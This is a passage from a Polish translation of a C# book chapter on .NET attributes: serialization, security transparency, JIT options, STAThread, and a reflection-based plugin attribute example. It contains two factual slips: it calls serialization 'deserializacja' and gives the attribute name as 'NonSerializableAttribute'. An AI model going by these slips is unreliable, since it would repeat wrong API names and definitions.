Atrybut `InternalVisibleToAttribute` jest użyteczny nie tylko w rozwiązaniach związanych z testami jednostkowymi, lecz także w przypadkach, gdy chcemy rozdzielić kod na kilka podzespołów. Jeśli napisaliśmy dużą bibliotekę klas, to niekoniecznie będziemy chcieli umieszczać ją w jednej, dużej bibliotece DLL. Jeśli obejmuje ona kilka obszarów, z których klienci będą chcieli korzystać niezależnie, to podzielenie jej na części mogłoby mieć sens, gdyż użytkownicy mogliby wdrażać tylko te podzespoły, które są im potrzebne<sup>[64]</sup>. Niemniej jednak choć być może będziemy w stanie podzielić publiczny API naszej biblioteki, to jednak rozdzielenie samej implementacji może już nie być tak łatwe, zwłaszcza jeśli jakieś fragmenty kodu są wykorzystywane w wielu miejscach. Biblioteka może zawierać wiele klas, które nie są przeznaczone do użycia w kontekście zewnętrznym, lecz kod samej biblioteki często z nich korzysta.

Gdyby nie atrybut `InternalVisibleToAttribute`, to wielokrotne wykorzystywanie wspólnych szczegółów implementacji byłoby trudne i nieporęczne. Każdy podzespol musiałby bowiem dysponować własną kopią odpowiednich klas bądź też trzeba by je zdefiniować jako klasy publiczne umieszczone w jakimś odrębnym podzespołe. Problem z tym drugim rozwiązaniem polega na tym, że definiowanie klas jako publicznych można potraktować jako zaproszenie do ich używania. Dokumentacja biblioteki może informować, że są one przeznaczone do użytku wewnętrznego i nie powinny być używane poza kodem platformy, jednak nic nie zmusi użytkowników, by tego nie robili.

Na szczęście stosowanie takiego rozwiązania nie jest konieczne. Wszystkie typy, które stanowią szczegół implementacyjny, wciąż mogą być deklarowane jako wewnętrzne, a jednocześnie dzięki atrybutowi `InternalVisibleToAttribute` można je udostępnić wybranym podzespołom, podczas gdy wciąż będą one niedostępne dla każdego innego kodu.

## Serializacja

CLR jest w stanie *deserializować* pewne obiekty, czyli zapisywać wartości ich pól w

strumieniu binarnym. Środowisko może także, w dowolnym późniejszym momencie, wykonać *deserializację* takiego strumienia, tworząc na jego podstawie obiekty, przy czym można to zrobić w innym procesie, a nawet na innym komputerze. Kiedy proces serializacji napotyka pole zawierające referencję, to automatycznie jest także serializowany obiekt, do którego ta referencja się odwołuje. CLR wykrywa przy tym referencje cykliczne, dzięki czemu unika się powstawania nieskończonych pętli. Zagadnieniami serializacji zajmiemy się w [Rozdział 16.](#), po przedstawieniu wybranych typów związanych z operacjami wejścia-wyjścia; na razie jednak omówię kilka atrybutów, które są z nią powiązane.

Nie wszystkie obiekty mogą być serializowane. Wyobraźmy sobie obiekt reprezentujący połączenie sieciowe. Co miałyby oznaczać serializowanie takiego obiektu, skopiowanie go w postaci strumienia binarnego na inny komputer i jego deserializacja? Czy oczekiwaliśmy, że uzyskamy obiekt, który będzie połączony z tym samym miejscem docelowym co obiekt oryginalny? W przypadku wielu protokołów sieciowych takie rozwiążanie nie mogłoby zadziałać prawidłowo. (Weźmy TCP, bardzo popularny protokół stanowiący podstawę HTTP oraz wielu innych form komunikacji. W jego przypadku adresy dwóch komunikujących się ze sobą komputerów stanowią integralny element połączenia komunikacyjnego, a zatem przeniesienie się na inny komputer z definicji stwarza konieczność uzyskania nowego połączenia).

Ponieważ system operacyjny zarządza stosem sieciowym, zatem w praktyce obiekt reprezentujący połączenie będzie zapewne posiadał jakieś pole liczbowe zawierające zwrócony przez system operacyjny uchwyt do połączenia, który nie będzie działał w innym procesie. W systemie Windows zakres uchwytów obejmuje zazwyczaj jeden proces. (Istnieją sposoby, by w pewnych sytuacjach współużytkować uchwyty, niemniej jednak nie ma żadnego w pełni ogólnego mechanizmu, który by na to pozwalał. Pomijając wszystkie inne zagadnienia, bardzo często zdarza się, że dana wartość liczbową stanowiącą uchwyt będzie miała zupełnie inne znaczenia w różnych procesach; a zatem nawet jeśli zechcemy przekazać posiadany uchwyt do innego procesu, to może się okazać, że uchwyt o tej samej wartości już jest w nim używany i ma całkowicie inne znaczenie. A zatem choć dwa procesy mogą być w stanie zdobyć uchwyty do tego samego zasobu, to jednak często może się okazać, że przekazane do nich rzeczywiste wartości liczbowe będą różne). Deserializacja obiektów zawierających uchwyty w najlepszym razie doprowadzi do zgłoszenia błędów, jednak równie dobrze może spowodować wystąpienie problemów o znacznie subtelniejszej naturze.

A zatem serializacja jest z konieczności możliwością opcjonalną — jedynie twórca typu może wiedzieć, czy utworzenie kopii wartości poszczególnych pól obiektu (bo właśnie do tego sprowadza się proces serializacji) zapewni użytkczne wyniki.

Możliwość serializacji klasy sygnalizujemy, dodając do niej atrybut `SerializableAttribute`. W odróżnieniu od większości innych atrybutów ten ma wpływ na format metadanych .NET — jego użycie powoduje ustawienie flagi w określonym miejscu definicji klasy. Więcej szczegółowych informacji na ten temat można znaleźć w ramce pt. „[Atrybuty czy atrybuty niestandardowe?](#)”.

Używając atrybutu `SerializableAttribute`, dajemy CLR zezwolenie na bezpośredni dostęp do pól klasy i zapisywanie ich wartości w strumieniu. Dajemy także zezwolenie na pominięcie standardowego sposobu tworzenia obiektów przy użyciu konstruktora i rekonstrukcję instancji naszej klasy na podstawie danych pochodzących ze strumienia. (Jak napisano w [Rozdział 8.](#), w rzeczywistości można stworzyć specjalny konstruktor, który będzie używany przez mechanizmy serializacji; jeśli go jednak nie stworzymy, to mechanizmy te będą tworzyć obiekty naszej klasy bez korzystania z jakiegokolwiek konstruktora. Jest to jeden z powodów, który sprawia, że serializacja jest możliwością CLR, a nie biblioteki klas). Używając atrybutu `NonSerializableAttribute`, można zażądać, by konkretne pola nie były uwzględniane podczas serializacji.

Swoją drogą, biblioteka klas .NET Framework udostępnia kilka mechanizmów spełniających podobne zadania co serializacja wykonywana przez CLR. W rzeczywistości liczba dostępnych możliwości jest nieco onieśmielająca, gdyż serializację wykorzystującą różne formaty i filozofie działania zapewniają następujące klasy: `XmlSerializer`, `DataContractSerializer`,

`NetDataContractSerializer` oraz `DataContractJsonSerializer`. Zostały one przedstawione w [Rozdział 16.](#), jak na razie mają one dla nas jakieś znaczenie tylko dlatego, że definiują pewne atrybuty. Niemniej jednak ponieważ wszystkie te inne mechanizmy serializacji są jedynie funkcjami biblioteki klas, a nie wbudowanymi usługami środowiska uruchomieniowego, dlatego też stosowane przez nie atrybuty nie są obsługiwane przez CLR w żaden szczególny sposób.

## Bezpieczeństwo

.NET jest w stanie wymuszać pewne ograniczenia związane z zabezpieczeniami na określonych fragmentach kodu. Na przykład kod wczytany przez wtyczkę Silverlight domyślnie nie uzyska możliwości pełnego odczytu i zapisu plików lub otwierania połączeń sieciowych w dowolnym momencie. Obowiązuje podejście, że kod niesystemowy dysponuje *częściowym zaufaniem*. Jednak podzespoły systemowe wbudowane w Silverlight dysponują *pełnym zaufaniem*. (Tak jest domyślnie, a zatem dotyczy to większości kodu wykonywanego na platformie .NET Framework, istnieją jednak różne sposoby realizacji kodu w taki sposób, aby jeśli sobie tego zażyczymy, był on wykonywany jako kod dysponujący częściowym zaufaniem). CLR automatycznie uniemożliwia kodowi dysponującemu częściowym zaufaniem

możliwość wykonywania pewnych zabezpieczanych operacji.

#### Atrybuty czy atrybuty niestandardowe?

Czasami można się spotkać z terminem **atrybut niestandardowy** (ang. *custom attribute*). Specyfikacja C# nie definiuje znaczenia tego terminu. Można je natomiast znaleźć w specyfikacji CLI. Jest on także używany w dokumentacji .NET Framework przygotowanej przez Microsoft, choć w tym przypadku jego znaczenie nie jest w pełni zgodne z tym z dokumentacją CLI, a nawet z samą dokumentacją .NET Framework.

Jeśli chodzi o dokumentację CLI, to atrybutem niestandardowym jest każdy atrybut, który nie jest w szczególny sposób obsługiwany w formacie metadanych. Przeważająca większość atrybutów, z których będziemy korzystali, zalicza się do tej kategorii, a dotyczy to nawet atrybutów definiowanych przez bibliotekę klas .NET Framework. Nawet niektóre z atrybutów obsługiwanych przez CLR, takich jak **InternalsVisibleToAttribute**, są z definicji atrybutami niestandardowymi. Atrybuty, których obsługa jest wewnętrzną możliwością formatu plików, takie jak **SerializableAttribute**, są wyjątkami.

Dokumentacja Microsoft Developer Network Library (w skrócie MSDN) przedstawia atrybuty w dziale zatytułowanym „Extending Metadata Using Attributes”<sup>[65]</sup>. Można odnieść wrażenie, że termin *atrybuty niestandardowe* oznacza w nim typ atrybutu, który nie stanowi elementu .NET Framework. Innymi słowy, rozróżnienie wydaje się bazować na tym, czy dany typ atrybutu napisaliśmy sami, czy też został on napisany przez programistów firmy Microsoft. Niemniej jednak w niektórych miejscach MSDN termin ten jest używany w szerszym znaczeniu — w sposób, który wydaje się bardziej odpowiadać definicji stosowanej w CLI. Jednak można wskazać także kilka miejsc, w których termin ten jest stosowany w jeszcze szerszym znaczeniu i które jako przykład takich atrybutów podają **StructLayoutAttribute**. Atrybut ten stanowi jeden z elementów usług współdziałania (które zostały opisane w [Rozdział 21.](#)) i podobnie jak **SerializableAttribute** jest on jednym z bardzo niewielu atrybutów wewnętrznych — format metadanych .NET dysponuje wbudowanymi mechanizmami obsługi niektórych możliwości współdziałania. A zatem w niektórych przypadkach MSDN używa terminu *atrybut niestandardowy* jako nieco rozwlekłego synonimu atrybutu. (Nie mam zamieru besztać twórców dokumentacji MSDN — w niektórych sytuacjach dłuższe nazwy pozwalają uniknąć niejednoznaczności. Słowo *atrybut* jest naprawdę często używane w informatyce i być może w jednym zdaniu trzeba będzie mówić o atrybutach rozumianych w znaczeniu stosowanym w tym rozdziale oraz o jakichś innych atrybutach — na przykład atrybutach elementów HTML i XML. Użycie dłuższych nazw może ułatwić życie czytelnikom, gdyż wyeliminuje potencjalne wieloznaczności).

Jednym z powodów tych wieloznaczności i niespójności jest to, że z technicznego punktu widzenia w większości sytuacji wyznaczanie granicy pomiędzy rodzajami atrybutów jest niepotrzebne. Jeśli tworzymy narzędzie, które operuje bezpośrednio na binarnym formacie metadanych, to oczywiście musimy wiedzieć, które atrybuty jest on w stanie obsługiwać bezpośrednio; jednak przeważająca większość kodu będzie mogła ignorować tak szczegółowe informacje — w języku C# jest to w końcu ten sam format, a kompilator i środowisko uruchomieniowe będą za nas obsługiwały wszelkie różnice. Platforma .NET udostępnia kilka mechanizmów serializacji i tylko jeden z nich dysponuje wewnętrzną obsługą metadanych, choć fakt ten w żaden znaczący sposób nie zmienia sposobu korzystania z nich. Poza tym nie ma żadnych technicznych różnic pomiędzy naszymi klasami dziedziczącymi po **Attribute** oraz podobnymi klasami napisanymi przez jakiegoś pracownika firmy Microsoft, które są udostępniane jako element biblioteki klas .NET Framework.

Istnieje grupa atrybutów powiązanych z tym procesem. Wiele typów i metod należących do biblioteki klas .NET Framework zostało oznaczonych atrybutem **SecurityCriticalAttribute**, a CLR nie pozwoli na ich wykonywanie kodowi, który nie dysponuje pełnym zaufaniem. Jednak metody oznaczone atrybutem **SecuritySafeCriticalAttribute** pozwalają na przekraczanie tej granicy. Stanowią one rodzaj bramy, przez którą kod niedysponujący pełnym zaufaniem

może korzystać z API uznawanych za krytyczne dla bezpieczeństwa; niepewny kod może wywołać taką metodę, a ona następnie może wywoływać inne krytyczne metody bez względu na to, że powyżej nich na stosie wywołań znajduje się kod, który nie dysponuje pełnym zaufaniem. Taka brama jest zobowiązana do przeprowadzenia niezbędnych weryfikacji i testów bezpieczeństwa, zanim wykona zadanie; należy ją także tworzyć niezwykle ostrożnie i uważnie, by nie doprowadzić do powstania jakichś luk w systemie zabezpieczeń. (Ten atrybut jest bardzo często stosowany w bibliotece klas .NET Framework, niemniej jednak jego stosowanie w naszym kodzie nie będzie konieczne, chyba że będziemy musieli napisać bibliotekę udostępniającą usługi o wyższym poziomie uprzywilejowania kodowi, który nie dysponuje pełnym zaufaniem).

Podzespoły mogą poprosić, by dysponowały częściowym zaufaniem; do tego celu używany jest atrybut `SecurityTransparentAttribute`. Jego użycie sprawia, że CLR może nie obdarzać podzespołu pełnym zaufaniem, co z kolei zmniejsza szansę na powstanie jakieś luki w systemie zabezpieczeń. Kod oznaczony tym atrybutem będzie dostępny dla dowolnego innego kodu, który nie dysponuje pełnym zaufaniem, gdyż użycie tego atrybutu oznacza, że kod nie ma dostępu do żadnych możliwości krytycznych dla bezpieczeństwa, a zatem nic nie stoi na przeszkodzie, by inny niepewny kod z niego korzystał. CLR wymusza to w czasie komplikacji JIT — nie pozwoli, by kod oznaczony tym atrybutem używał jakichkolwiek możliwości krytycznych dla bezpieczeństwa. Taki kod będzie mógł korzystać wyłącznie z innego oznaczonego tym samym atrybutem bądź atrybutem `SecuritySafeCriticalAttribute`.

## Kompilacja JIT

Dostępnych jest kilka atrybutów, które mają wpływ na sposób generowania kodu przez kompilator JIT. Do metody można dodać atrybut `MethodImplAttribute`, przekazując do niego wartości typu wyliczeniowego `MethodImplOptions`. Użycie wartości `NoInlining` sprawi, że zawsze gdy nasza metoda wywoła inną, będzie to normalne wywołanie. Jeśli atrybut ten nie zostanie użyty, to może się zdarzyć, że kompilator JIT czasami skopiuje kod wywoływanej metody i umieści go w miejscu wywołania.

Ogólnie rzecz biorąc, zazwyczaj będziemy chciałi, by możliwość takiej optymalizacji wywołań była stosowana. Kompilator JIT stosuje to rozwiązań wyłącznie w przypadku prostych, niewielkich metod, takich jak akcesory właściwości. W przypadku prostych właściwości tworzonych w oparciu o pola wykonywanie akcesorów przy użyciu normalnych wywołań metod często wymaga użycia dłuższego kodu niż ten, którym wywołanie mogłoby zostać zastąpione; dlatego też zastosowanie tego sposobu optymalizacji może generować kod nie tylko

mniejszy, lecz także szybszy. (Nawet jeśli kod nie będzie mniejszy, to wciąż może być szybszy, gdyż wywołania funkcji mogą być zaskakująco kosztowne).

Nowoczesne procesory zazwyczaj bardziej wydajnie obsługują długie, sekwencyjne strumienie instrukcji niż kod, który skacze z jednego miejsca w inne). Niemniej jednak takie zastępowanie wywołań jest sposobem optymalizacji, który ma zauważalne skutki uboczne — metoda, której wywołanie zostało zastąpione jej kodem, nie dysponuje bowiem własną ramką na stosie. Gdybyśmy chcieli jedynie zadać pytanie „Która metoda wywołała moją?”, to użycie nowych atrybutów wprowadzonych w .NET 4.5 jest bardziej efektywnym sposobem zdobycia takich informacji, który będzie działał nawet w przypadku wykorzystania opisywanego tu sposobu optymalizacji. Jeśli jednak nasz kod z jakiegokolwiek powodu analizuje zawartość stosu, to ten rodzaj optymalizacji może go zdezorientować. Dlatego też od czasu do czasu warto mieć możliwość jego wyłączenia.

Alternatywnie można użyć atrybutu `AggressiveInlining`, który zachęca kompilator JIT do zastępowania nawet tych wywołań, które normalnie pozostałyby zwyczajnymi wywołaniami. Jeśli udało się nam ustalić, że jakaś metoda ma kluczowe znaczenie dla wydajności działania programu, to być może warto spróbować zastosować ten argument i przekonać się, czy daje on jakieś efekty; trzeba jednak przy tym pamiętać, że jego użycie może zarówno poprawić, jak i pogorszyć szybkość działania kodu — wszystko zależy od okoliczności. I przeciwnie, używając atrybutu `NoOptimization`, można wyłączyć wszelkie mechanizmy optymalizacji (choć dokumentacja twierdzi, że jest on przeznaczony bardziej dla zespołu pracującego nad CLR niż dla konsumentów, gdyż służy on do „debugowania potencjalnych problemów z generowaniem kodu”).

Kolejnym atrybutem, który ma wpływ na optymalizację, jest

`DebuggableAttribute`. Zazwyczaj jest on używany na poziomie podzespołu, co też C# automatycznie robi w przypadku budowania projektu w wersji `Debug`. (Atrybut ten można także dodawać do pojedynczych, wybranych modułów). Atrybut ten zaleca CLR wykorzystanie nieco mniej agresywnego sposobu stosowania pewnych technik optymalizacyjnych, zwłaszcza tych, które mogą mieć wpływ na czas istnienia zmiennych, oraz tych, które zmieniają kolejność wykonywania kodu. Normalnie kompilator może dowolnie modyfikować te aspekty kodu, o ile tylko ostateczny wynik działania tego kodu będzie taki sam, jednak stosowanie takich metod optymalizacji może być mylące, kiedy zaczniemy analizować działanie zoptymalizowanej metody przy użyciu debugera. Zastosowanie tego atrybutu zapewnia, że nie będzie problemów ze śledzeniem zmiennych oraz przebiegu wykonywania kodu.

Kolejnym atrybutem używanym w odniesieniu dla całych podzespołów, który ma wpływ na generowanie kodu, jest `LoaderOptimizationAttribute`. Nie był on

tworzony z myślą o rozwiązaniach diagnostycznych. Określa on, czy oczekujemy, że dany podzespół będzie wczytywany przez wiele **domen aplikacji** (ang. *appdomain*). Domena aplikacji to jakby proces wykonywany wewnątrz innego procesu; domeny mogą być użyteczne podczas określania granic wykorzystywanych przez system zabezpieczeń. (Na przykład można zażądać, by wszystkie biblioteki DLL z wyjątkiem systemowych były wczytywane w konkretnej dziedzinie aplikacji i wykonywane w warunkach częściowego zaufania). Atrybut ten nie korzysta ze zwyczajnych mechanizmów izolowania udostępnianych przez system operacyjny, a zamiast tego w całości bazuje na realizacji kodu zarządzanego — CLR zapewnia, że kod z jednej dziedziny aplikacji nie może bezpośrednio używać obiektów pochodzących z innej dziedziny aplikacji. Użycie tego atrybutu może zmienić sposób, w jaki CLR generuje kod — przy jego użyciu można określić, że kod powinien zapewniać możliwość współużytkowania zasobów w sytuacji, gdy pojedynczy zasób zostanie wczytany do wielu domen aplikacji. Jeśli nie zostanie on użyty, to dla każdej dziedziny aplikacji, do której będzie wczytywany podzespół, CLR może generować odrębne kopie pewnych fragmentów kodu oraz wewnętrznych struktur danych. Choć współużytkowanie zmniejsza zużycie pamięci, to jednak zazwyczaj jego konsekwencją jest nieznaczne spowolnienie kodu, dlatego też zazwyczaj nie będziemy chcieli go stosować dla podzespołów, które zawsze będą wczytywane tylko do jednej dziedziny aplikacji w konkretnym procesie. Dlatego też biblioteka może zostać skonfigurowana z myślą o stosowaniu jej w wielu domenach aplikacji, jednak zazwyczaj takie ustawienia nie będą stosowane w plikach EXE.

## STAThread oraz MTAThread

Stosunkowo często można zobaczyć, że do metody `Main` aplikacji jest dodawany atrybut `[STAThread]`. Atrybut ten jest sygnałem dla warstwy współprzedziałania z COM CLR (opisanej w [Rozdział 21.](#)), niemniej jednak może też mieć szersze zastosowania: atrybut ten musi zostać dodany do metody `Main`, jeśli chcemy, by główny wątek naszej aplikacji obsługiwał elementy interfejsu użytkownika.

Wiele elementów interfejsu użytkownika w niewidoczny sposób korzysta z technologii COM. Na przykład korzystają z niej schowek systemowy oraz pewne rodzaje kontrolek. COM korzysta z kilku modeli obsługi wątków, a tylko jeden z nich jest zgodny z wątkami używanymi do obsługi interfejsu użytkownika. Jednym z głównych powodów takiego stanu rzeczy jest fakt, że elementy interfejsu użytkownika cechuje **powinowactwo do wątku** (ang. *thread affinity*), przez co COM musi zapewnić, że niektóre operacje będą wykonywane w odpowiednim wątku. Co więcej, jeśli wątek obsługi interfejsu użytkownika nie będzie regularnie sprawdzał i obsługiwał przesyłanych do niego komunikatów, to może dojść do zakleszczenia. Jeśli nie poinformujemy COM o tym, że konkretny wątek służy do

obsługi interfejsu użytkownika, to możemy spodziewać się problemów.

### PODPOWIEDŹ

Nawet jeśli nie piszemy kodu obsługi interfejsu użytkownika, to i tak czasami będziemy musieli użyć atrybutu `[STAThread]`, gdyż niektóre komponenty COM nie mogą działać bez niego. Niemniej jednak obsługa interfejsu użytkownika jest zdecydowanie najczęstszym powodem jego stosowania.

Ponieważ CLR zarządza w naszym imieniu wykorzystaniem technologii COM, zatem musi wiedzieć, że powinno przekazać jej informacje, że konkretny wątek powinien być traktowany jako wątek obsługi interfejsu użytkownika. W przypadku jawnego tworzenia nowego wątku przy wykorzystaniu technik opisanych w [Rozdział 17.](#) można określić model obsługi wątków stosowany przez COM, jednak wątek główny jest przypadkiem szczególnym — CLR tworzy go dla nas podczas uruchamiania aplikacji, a kiedy nasz kod zacznie być wykonywany, będzie już za późno na konfigurację tego wątku. Dodanie atrybutu `[STAThread]` do metody `Main` informuje CLR, że główny wątek naszej aplikacji powinien zostać zainicjowany w sposób umożliwiający wykorzystanie COM podczas obsługi interfejsu użytkownika.

STA to skrót od angielskich słów *single-threaded apartment* i *apartment* jednowątkowy. Wątki wykorzystujące technologię COM zawsze mogą należeć albo do STA, albo do apartamentu wielowątkowego (ang. *multithreaded apartment*, w skrócie MTA). Istnieją także inne rodzaje apartamentów, jednak wątki mogą należeć do nich wyłącznie chwilowo; kiedy wątek zaczyna korzystać z COM, musi wybrać jeden z trybów: STA lub MTA. Nie powinno zatem stanowić żadnego zaskoczenia, że istnieje także drugi atrybut: `[MTAThread]`.

### Współdziałanie

Usługi współdziałania opisane w [Rozdział 21.](#) definiują wiele atrybutów. Większość z nich jest obsługiwana bezpośrednio przez CLR, gdyż mechanizmy współdziałania są wbudowaną możliwością środowiska uruchomieniowego. Ponieważ korzystanie z tych atrybutów ma sens wyłącznie w kontekście mechanizmów, z którymi są powiązane, a te zostały opisane w [Rozdział 21.](#), zatem nie będziemy się nimi zajmowali tutaj.

## Definiowanie i stosowanie atrybutów niestandardowych

W przeważającej większości przypadków atrybuty, z którymi będziemy się stykali, nie będą powiązane ani ze środowiskiem uruchomieniowym, ani z kompilatorem.

Są one zazwyczaj definiowane przez biblioteki klas, a ich użycie daje efekty, jeśli jednocześnie będziemy korzystali z odpowiedniej biblioteki bądź platformy. Dokładnie to samo możemy robić sami w tworzonym kodzie — możemy definiować własne typy atrybutów niestandardowych. (Pomijając pewnie niejednoznaczności, o których wspominałem wcześniej, wszyscy wydają się zgadzać co do tego, że typy atrybutów, które sami zdefiniujemy, na pewno będą atrybutami niestandardowymi). Ponieważ atrybuty same z siebie niczego nie robią — nawet obiekty klasy atrybutu nie są tworzone, jeśli ktoś o to nie poprosi — zatem zazwyczaj definiowanie atrybutów niestandardowych ma sens wyłącznie w przypadku tworzenia jakiegoś rodzaju platformy, zwłaszcza takiej, której działanie bazuje na odzwierciedlaniu.

Właśnie w taki sposób działa przeważająca większość atrybutów zdefiniowanych w .NET Framework. Na przykład platforma do wykonywania testów jednostkowych wykrywa pisane przez nas klasy testów, korzystając z odzwierciedlania, a działanie mechanizmu wykonującego testy można kontrolować przy użyciu atrybutów.

Kolejnym przykładem jest sposób, w jaki Visual Studio korzysta z odzwierciedlania w celu wykrywania właściwości edytowalnych obiektów (takich jak kontrolki interfejsu użytkownika) umieszczanych w widoku projektu i w jaki poszukuje pewnych atrybutów, których możemy używać w celu określania sposobu działania tych obiektów. Kolejnym zastosowaniem atrybutów jest konfiguracja wyjątków i dostosowywanie ich do reguł używanych przez narzędzia do analizy kodu statycznego udostępniane przez Visual Studio. W każdym z tych przypadków jakieś narzędzia lub platformy badają nasz kod i w zależności od tego, co w nim zajdą, określają, co należy zrobić. Właśnie w takich rozwiązańach atrybuty niestandardowe najlepiej zdają egzamin.

Na przykład atrybuty niestandardowe mogą być przydatne w aplikacji, którą użytkownik będzie mógł rozszerzać. Możemy zaimplementować obsługę wczytywania podzespołów, które będą wzbogacać działanie aplikacji — rozwiązanie takie jest często nazywane modelem *wtyczek*. Moglibyśmy na przykład zdefiniować atrybut pozwalający na podanie krótkiego opisu wtyczki. Zastosowanie atrybutów w takim rozwiążaniu nie jest konieczne — naprawdopodobniej zdefiniowalibyśmy przynajmniej jeden interfejs, który wtyczki będą musiały implementować, więc z powodzeniem moglibyśmy przewidzieć w nim składowe służące do pobierania niezbędnych informacji. Jednak zaletą użycia atrybutów jest to, że w celu uzyskania informacji nie będziemy musieli tworzyć instancji wtyczki. Dzięki temu można prezentować szczegółowe informacje o wtyczce bez konieczności jej wczytywania, co będzie miało znaczenie, jeśli wczytanie wyczki może się wiązać z niepożdanymi efektami ubocznymi.

## Typ atrybutu

**Przykład 15-15** pokazuje, jak mógłby wyglądać atrybut zawierający informacje o wtyczce.

### Przykład 15-15. Typ atrybutu

```
[AttributeUsage(AttributeTargets.Class)]
public class PluginInformationAttribute : Attribute
{
    public PluginInformationAttribute(string name, string author)
    {
        Name = name;
        Author = author;
    }

    public string Name { get; private set; }

    public string Author { get; private set; }

    public string Description { get; set; }
}
```

Aby typ mógł działać jako atrybut, musi dziedziczyć po klasie **Attribute**. Choć klasa ta definiuje wiele metod statycznych służących do wykrywania i pobierania atrybutów, to jednak z punktu widzenia obiektów nie jest ona szczególnie interesująca. Nie dziedziczymy po niej w celu uzyskania dostępu do jakichś konkretnych możliwości funkcjonalnych — robimy tak dlatego, że kompilator pozwoli nam używać typu jako atrybutu, wyłącznie gdy będzie on dziedziczył po klasie **Attribute**.

Warto zwrócić uwagę, że nazwa typu przedstawionego na **Przykład 15-15** kończy się słowem **Attribute**. Nie jest to bezwzględny wymóg, lecz stanowi powszechnie stosowaną konwencję. Jak mieliśmy okazję przekonać się już wcześniej, obsługa tej konwencji została nawet wbudowana w kompilator, który automatycznie dodaje końówkę **Attribute**, jeśli nie podamy jej, zapisując atrybut w kodzie. Dlatego też nie ma powodu, by nie stosować się do tej konwencji.

Do klasy przedstawionej na **Przykład 15-15** został dodany atrybut. Większość typów atrybutów jest oznaczana atrybutem **AttributeUsageAttribute**, określającym cele, do których dany atrybut może zostać dodany. Poprawność tak określonego zastosowania atrybutu będzie sprawdzana przez kompilator C#. Ponieważ nasz przykładowy atrybut informuje, że może być dodawany wyłącznie do klas, zatem jeśli spróbujemy go użyć w innym miejscu, kompilator wygeneruje błąd.

## PODPOWIEDŹ

Jak mieliśmy już okazję się przekonać, podczas stosowania atrybutów czasami trzeba określić ich cel. Na przykład: jeśli atrybut zostanie umieszczony przed metodą, to będzie się on odnosił do tej metody, chyba że umieścimy w nim prefiks `return`:. Można by mieć nadzieję, że będzie można pominąć te prefiksy w przypadku stosowania atrybutów, które mogą się odnosić wyłącznie do określonych składowych. Na przykład: jeśli celem atrybutu może być jedynie podzespoł, to czy naprawdę trzeba w nim umieszczać kwalifikator `assembly`:? Jednak C# nie pozwala na pomijanie tych kwalifikatorów. Kompilator używa atrybutu `AttributeUsageAttribute` wyłącznie do sprawdzenia, czy atrybut został użyty prawidłowo.

Nasz atrybut definiuje tylko jeden konstruktor, więc każdy kod, który go używa, będzie musiał przekazać wymagany argument, tak jak pokazano na [Przykład 15-16](#).

### Przykład 15-16. Stosowanie atrybutu niestandardowego

```
[PluginInformation("Raportowanie", "Interact Software Ltd.")]
public class ReportingPlugin
{
    ...
}
```

W klasach atrybutów można definiować wiele przeciążonych konstruktorów, by pozwalać na przekazywanie różnych zbiorów informacji. Klasy te mogą także definiować właściwości, co pozwala na obsługę informacji opcjonalnych. Nasz przykładowy atrybut definiuje właściwość `Description`, która jest opcjonalna, gdyż konstruktor nie wymaga podawania jej wartości, choć można ją określić, używając składni przedstawionej we wcześniejszej części rozdziału. [Przykład 15-17](#) przedstawia sposób użycia naszego niestandardowego atrybutu.

### Przykład 15-17. Określanie wartości opcjonalnej właściwości atrybutu

```
[PluginInformation("Raportowanie", "Interact Software Ltd.",
    Description = "Automatyczna generacja raportów")]
public class ReportingPlugin
{
    ...
}
```

Jak na razie żaden z przedstawionych do tej pory fragmentów kodu nie powoduje utworzenia instancji naszego typu `PluginInformationAttribute`. Podawane w kodzie oznaczenia są jedynie instrukcjami określającymi, w jaki sposób należy utworzyć taki obiekt, gdyby ktoś o niego poprosił. A zatem aby nasz atrybut mógł się do czegoś przydać, musimy jeszcze napisać kod, który spróbuje go odszukać.

## Pobieranie atrybutów

Informacje dotyczące tego, czy atrybut konkretnego typu został zastosowany, czy

nie, można zdobyć przy użyciu API odzwierciedlania, które także pozwala na utworzenie instancji tego atrybutu. W [Rozdział 13.](#) przedstawione zostały wszystkie typy reprezentujące różne cele atrybutów; są nimi takie klasy jak: `MethodInfo`, `TypeInfo` oraz  `PropertyInfo`. Każda z nich implementuje interfejs o nazwie `ICustomAttributeProvider`, którego definicja została przedstawiona na [Przykład 15-18.](#)

### Przykład 15-18. Interfejs `ICustomAttributeProvider`

```
public interface ICustomAttributeProvider
{
    object[] GetCustomAttributes(bool inherit);
    object[] GetCustomAttributes(Type attributeType, bool inherit);
    bool IsDefined(Type attributeType, bool inherit);
}
```

Metoda `IsDefined` informuje jedynie o tym, że atrybut konkretnego typu został zastosowany — nie tworzy jednak jego instancji. Dwie przeciążone metody `GetCustomAttributes` inicują i zwracają atrybuty. (To właśnie w nich są tworzone atrybuty oraz określone wartości ich właściwości). Pierwsza przeciążona wersja metody zwraca wszystkie atrybuty odnoszące się do danego celu, natomiast druga pozwala poprosić o atrybut konkretnego typu.

Każda z tych metod posiada argument typu `bool`, który pozwala określić, czy interesują nas wyłącznie atrybuty odnoszące się bezpośrednio do wybranego celu, czy też wszystkie atrybuty zdefiniowane przez jego typ lub typy bazowe.

Interfejs ten został wprowadzony w .NET 1.0, a zatem nie używa typów ogólnych. Oznacza to, że zwracane przez niego obiekty należy odpowiednio rzutować. W wersji .NET 4.5 sytuacja uległa poprawie, gdyż udostępniono w niej klasę statyczną `CustomAttributeExtensions`, definiującą kilka metod rozszerzeń. Zamiast zdefiniować je w interfejsie `ICustomAttributeProvider`, rozszerzane są klasy, które udostępniają atrybuty. Na przykład: dysponując zmienną typu `TypeInfo`, możemy jej użyć do wywołania metody

`GetCustomAttribute<PluginInformationAttribute>()`, która utworzy i zwróci atrybut z informacjami o wtyczce, bądź też zwróci `null`, jeśli taki atrybut nie został podany. [Przykład 15-19](#) używa tej metody, by wyświetlić wszystkie informacje o wtyczkach pobrane ze wszystkich bibliotek DLL umieszczonych w określonym katalogu.

### Przykład 15-19. Wyświetlanie informacji o wtyczkach

```
static void ShowPluginInformation(string pluginFolder)
{
    var dir = new DirectoryInfo(pluginFolder);
```

```

foreach (var file in dir.GetFiles("*.dll"))
{
    Assembly pluginAssembly = Assembly.LoadFrom(file.FullName);
    var plugins =
        from type in pluginAssembly.ExportedTypes
        let info = type.GetCustomAttribute<PluginInformationAttribute>()
        where info != null
        select new { type, info };

    foreach (var plugin in plugins)
    {
        Console.WriteLine("Typ wtyczki: {0}", plugin.type.Name);
        Console.WriteLine("Nazwa: {0}, autor {1}",
                          plugin.info.Name, plugin.info.Author);
        Console.WriteLine("Opis: {0}", plugin.info.Description);
    }
}

```

